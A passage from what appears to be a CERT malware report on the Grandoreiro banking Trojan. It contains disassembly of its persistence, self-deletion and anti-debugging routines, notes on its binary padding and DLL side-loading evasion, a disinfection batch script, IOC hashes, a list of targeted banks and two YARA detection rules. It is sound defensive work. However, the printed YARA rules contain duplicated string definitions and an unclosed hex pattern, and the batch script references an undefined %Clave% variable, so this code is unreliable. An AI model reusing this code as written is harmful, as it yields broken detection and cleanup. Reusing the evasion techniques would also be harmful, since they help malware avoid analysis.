:00DB2A02      ;
:00DB2A02      call   DoneExcept
:00DB2A07      loc_DB2A07:                                ; CODE XREF: _TALONH1_Timer2Timer+4A3Ffj
:00DB2A07      xor     eax, eax
:00DB2A09      push   ebp
:00DB2A0A      push   offset loc_DB2A24
:00DB2A0F      push   dword ptr fs:[eax]
:00DB2A12      mov     fs:[eax], esp
:00DB2A15      call   borrado_directorio_mm_bat
:00DB2A1A

```

Figure 43: Self-deletion

It is therefore possible to tamper with windows that have been opened by the user, to capture the user's keystrokes and to simulate keyboard and mouse actions. At the same time, it can control the user's browsing or blocking access to websites chosen by the attacker.

Persistence is ensured by creating a shortcut to it in the registry key *HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Uvnerjnx* (this key may vary from case to case), pointing to *C:\User\appdata\roaming\nownowviewview\solodriver.exe* (as the executable name and path may be different in other samples).



Figure 44: Examples of network encrypted files

```

00DAAC82      call   @LStrAsg
00DAAC87      mov     eax, 0DD0BE0;quar 0DD0BE0:AnsiString
00DAAC8C      mov     edx, 0DAAD88;"Uvnerjnx"
00DAAC91      call   @LStrAsg
00DAAC96      mov     eax, dword ptr [ebp-4]
00DAAC99      call   00DAAC88
00DAAC9F

```

Figure 45: Registration key name

```

004AF6B3      call     @LStrClr
004AF6B8      push    4AF75C;'Software\Microsoft\Windows\CurrentVersion\Run'
004AF6BD      push    dword ptr [ebp-0C]
004AF6C0      push    4AF794;#0
004AF6C5      lea    eax,[ebp-10]
004AF6C8      mov    edx,3
004AF6CD      call   @LStrCatN
004AF6D2      xor    ecx,ecx
004AF6D4      mov    dl,1
004AF6D6      mov    eax,[43F1E8];TRegIniFile
004AF6DB      call   TRegIniFile.Create;TRegIniFile.Create
004AF6E0      mov    dword ptr [ebp-18],eax
004AF6E3      xor    eax,eax
004AF6E5      push    ebp
004AF6E6      push    4AF726
004AF6EB      push    dword ptr fs:[eax]
004AF6EE      mov    dword ptr fs:[eax],esp
004AF6F1      mov    edx,80000001
004AF6F6      mov    eax,dword ptr [ebp-18]
004AF6F9      call   TRegistry.SetRootKey
004AF6FE      mov    eax,dword ptr [ebp-8]
004AF701      push    eax
004AF702      mov    ecx,dword ptr [ebp-14]
004AF705      mov    edx,dword ptr [ebp-10]
004AF708      mov    eax,dword ptr [ebp-18]
004AF70B      call   TRegIniFile.WriteString
004AF710      xor    eax,eax

```

Figure 46: Register key writing zone to ensure persistence

Thus, every time the computer is rebooted, the Trojan will be executed and will be able to continue collecting and using any information it may need to communicate with the C&C.

4.3. Protection methods used by the Trojan

The Trojan tries to protect itself from anti-malware software most widely used in Latin America, such as IBM Trusteer and Warsaw Diebold.




Figure 47: Software searching the infected equipment

A standard measure that many Trojans use is to verify whether they are being debugged, thanks to the Windows *IsDebuggerPresent* API.

```

00DB3EB5      call   StrPos
00DB3EBA      test   eax,eax
00DB3EBC>     je    00DB3ECD
00DB3EBE      mov    eax,0DD0CD8;gvar_0DD0CD8:AnsiString
00DB3EC3      mov    edx,0DB3FDC;'FALHA'
00DB3EC8      call   @LStrAsg
>00DB3ECD     call  kernel32.IsDebuggerPresent
00DB3ED2      test   al,al
00DB3ED4>     je    00DB3EE5
00DB3ED6      mov    eax,0DD0CD8;gvar_0DD0CD8:AnsiString
00DB3EDB      mov    edx,0DB3FDC;'FALHA'
00DB3EE0      call   @LStrAsg
>00DB3EE5     and   bl,3F
00DB3EE8      xor    eax,eax

```

Figure 48: Debug check with IsDebuggerPresent

Grandoreiro's technique for obfuscating malicious binaries in order to go undetected, which tries to make binaries so large that malware analysis platforms are unable to detect it due to their delivery size limitations, is known as binary padding. It is filled with large images for no other purpose than to make the binary such a size that makes it difficult to analyse.

The use of legitimate and signed applications loading the dll with a legitimate and existing name in the operating system, but in the same directory as the executable (first in the dll loading path), which causes it to load earlier than expected, makes detection more difficult.

5. Detection and disinfection

5.1. Detection and disinfection methods

Many anti-virus software programmes are capable of detecting this threat, so it would be advisable to have anti-virus software and anti-spam tools installed and updated.

In cases where the first touchpoint is a Microsoft Office document, disable the macro automatic execution function, and, above all, be wary of any unknown senders and do not install files from unreliable sources under any circumstances.

For disinfection, it is necessary to delete the registry key associated with persistence. In the analysed sample the registration key is *Uvnerjnx*. However, it can be different in other cases. In addition to interrupting the executable that uses the dll, in order to ensure that the action does not fail due to the fact that the executable was still running and the Trojan dll was active. Therefore, the following script is valid when the registry key, the path and the name of the executable match. In other cases, these values must be changed to ensure that they match.

```
Key="Uvnerjnx"
Executable="solodriver.exe"
Path="nowview"
reg delete
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v
%Clave% /f
taskkill /f /im %Executable%
del /F %APPDATA%\%Path%\*.exe
del /F %APPDATA%\%Path%\*.dll
rmdir /s /q %APPDATA%\%Path%
```

Table 1. .bat script intended to delete the Trojan and its components

5.2. Recommendations

In order to avoid getting infected with the Grandoreiro malware, it is advisable to apply the following measures:

- Ignore irrelevant emails and emails that are sent from an unknown address or include an attachment (or a link to a website) and never open files or web links included in such these emails before ensuring that it is perfectly safe to do so.
- Only download software from official websites and via direct download links.
- Update installed programs through implemented functions or tools provided by official software developers. The same applies to activating software.
- Regularly scan the operating system for threats with a trustworthy anti-virus or anti-spyware suite and ensure that this software is kept updated.

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Appendix 1: Indicators of compromise (IOC)

- **Name (Installer):** Archiv.Endes.Fact3101.msi
 - MD5: 6346c88c0d45779740b526dc7da79fc8
 - SHA256:
6a3b03e8a8a1edfcf33aebb9d55f81ed274196596a20db875e2ae923d6468bbd
- **name (Downloader DLL):** Binary.Maui.dll
 - MD5: 20253c20ea35ec595c5577604f8a2730
 - SHA256:
58084c86acd68c83d84802ef8daa9cdfefdcf34d7fa1b9a0e04c4ca124e58382
- **Name (Trojan DLL):** dbghelp.dll
 - MD5: 98ef8e5ef3bef928537d4fd25c53380a
 - SHA256:
35c0744bec0e123d24a9ffd3d7a9edeb07d9341ab45619b5fc881ce7dd81276a
- **List of affected financial institutions**

AMARELO	Liberbank	HSBCUK
BRSUL	Openbank	barclaysUK
BancodaAmazonia	ING	BICE
Banpara	Pichincha	Ripley
Santander	CaixaGeral	Bci
Banese	Mediolanum	Chile
Bradesco	Unicaja	BancoEstado
AGY	TRIODOS	Falabella
inter	ACTIVOBANK	Santander
Sicoob	ACTIVOBANKPT	Scotiabank
Sicredi	novobancopt	PortugalBBVA
Caixa	santapt	bancobcr
itau	MONTEPIOpt	BarclaysES
nordeste	millenniumbcppt	BNPParibas
paulista	Caixadirectapt	CaixaGuissona
Scotiabank	EuroBicpt	Cajasur
brb	ibercaja	CitiBusiness
Cetelem	BancoAzteca	Commerzbank
Banestes	Citibanamex	Deutsche
Original	Banorte	EVOBanco

CajaRural	Scotiabank	BMN
Sabadell	BPI	MicroBank
BANKINTER	Cecabank	MiBanco
Bankia.es	natwest	

Table 2. Financial institutions affected by Grandoreiro

Appendix 2: Yara Rules of detection

The following Yara rules detect the 2 versions of dll discussed in the study, both the downloader and the trojan itself:

```

rule Grandoreiro_Banker_Downloader
{
  meta:
    author = "INCIBE-CERT"
    description = "Detects the Grandoreiro banking Trojan downloader"
  strings:
    $delphidll1 = { BA ?? ?? ?? ?? 83 7D 0C 01 75 ?? 50 52 C6 05 ?? ?? ?? ?? 8B 4D 08 89 0D ??
    ?? ?? ??
    $delphidll2 = { 55 8B EC 83 C4 ?? B8 ?? ?? ?? ?? E8 ?? ?? FF FF E8 ? ?? FF FF 8D 40 00 }
    $str1 = " 2001, 2002 Mike Lischke"
    $str2 = "8$4,6-9'$6.:*?#1pHhX~AeSlZrNbS"
    $str3 = "Archive already has SFX stub"
    $str4 = "Deflate64 compression method is not supported"
    $str5 = "Delphi Component"
    $str6 = "EDecompressionErrorneeded dictionary"
    $str7 = "MakeSFX error"
    $str8 = "Runtime error at 00000000"
    $str9 = "Web site: http://www.componentace.com"
    $str10 = "ScreenToClient"
    $str11 = "SFXStub property is not specified"
    $str12 = "SystemCurrentControlSettings Layouts"
    $str13 = "SystemParametersInfoA" $str13 = "SystemParametersInfoA"
    $str14 = "TAESCryptoTransform" $str14 = "TAESCryptoTransform"
    $str15 = "TGetSiteInfoEvent" $str15 = "TGetSiteInfoEvent"
    $str16 = "$TMultiReadExclusiveWriteSynchronizer"
    $str17 = "to create a commercial product, please register and download"
    $str18 = "URLDownloadToFileA"
    $str19 = "VerLanguageNameA"
    $str20 = "WndProcPtr%.8X%.8X" $str20 = "WndProcPtr%.8X%.8X"
    $str21 = "you that your Personal Edition is provided for personal use only"
    $str22 = "Zip64Mode" $str22 = "Zip64Mode" $str22 = "Zip64Mode"
  condition:
    uint16(0) == 0x5A4D // MZ
    and uint16(uint32(0x3C)+0x18) == 0x010B //MZ header at 0x3C
    and (uint16(uint32(0x3C)+0x16) & 0x2000) == 0x2000 //PE DLL signature
    and any of ($delphidll*)
    and all of ($str*)
    and (filesize > 1400KB and filesize < 3000KB)
}
  
```

```
rule Grandoreiro_Banker_Trojan
{
  meta:
    author = "INCIBE-CERT"
    description = "Detects the Grandoreiro banking Trojan"
  strings:
    $mzp = "MZP"
    $str1 = "yIdIOHandlerSocket"
    $str2 = "ATIVARCAPTURAFULL"
    $str3 = "ATIVARCAPTURAMAG"
    $str4 = "AutoSessionsPingT"
    $str5 = "v4.09 (2013.Q2)"
    $str6 = "CallNextHookEx"
    $str7 = "Cap.DfbBackingMode"
    $str8 = "CryptPlugin.AfterDisconnect"
    $str9 = "deflate 1.1.4 Copyright 1995-2002 Jean-loup Gailly"
    $str10 = "DELETAKL"
    $str11 = "DETONAPROCESSO"
    $str12 = "EXIBIRMZ"
    $str13 = "Gate_CryptPlugin"
    $str14 = "GetType method not available for TRtcDataRow"
    $str15 = "GUploadAnywhere_Super"
    $str16 = ".hopto.org"
    $str17 = "Magnification.dll"
    $str18 = "<member><name>RTC.DATASET.ROWS</name>"
    $str19 = "Portable network graphics (AlphaControls)"
    $str20 = "RemoteThreadCallbacks TRtcThreadCallback.DestroyCallback"
    $str21 = "SUSPENDEACESSO"
    $str22 = "ZDecompress_str.InflateInit"
  condition:
    $mzp at 0
    and all of ($str*)
    and (filesize > 140000KB and filesize < 400000KB)
}
```

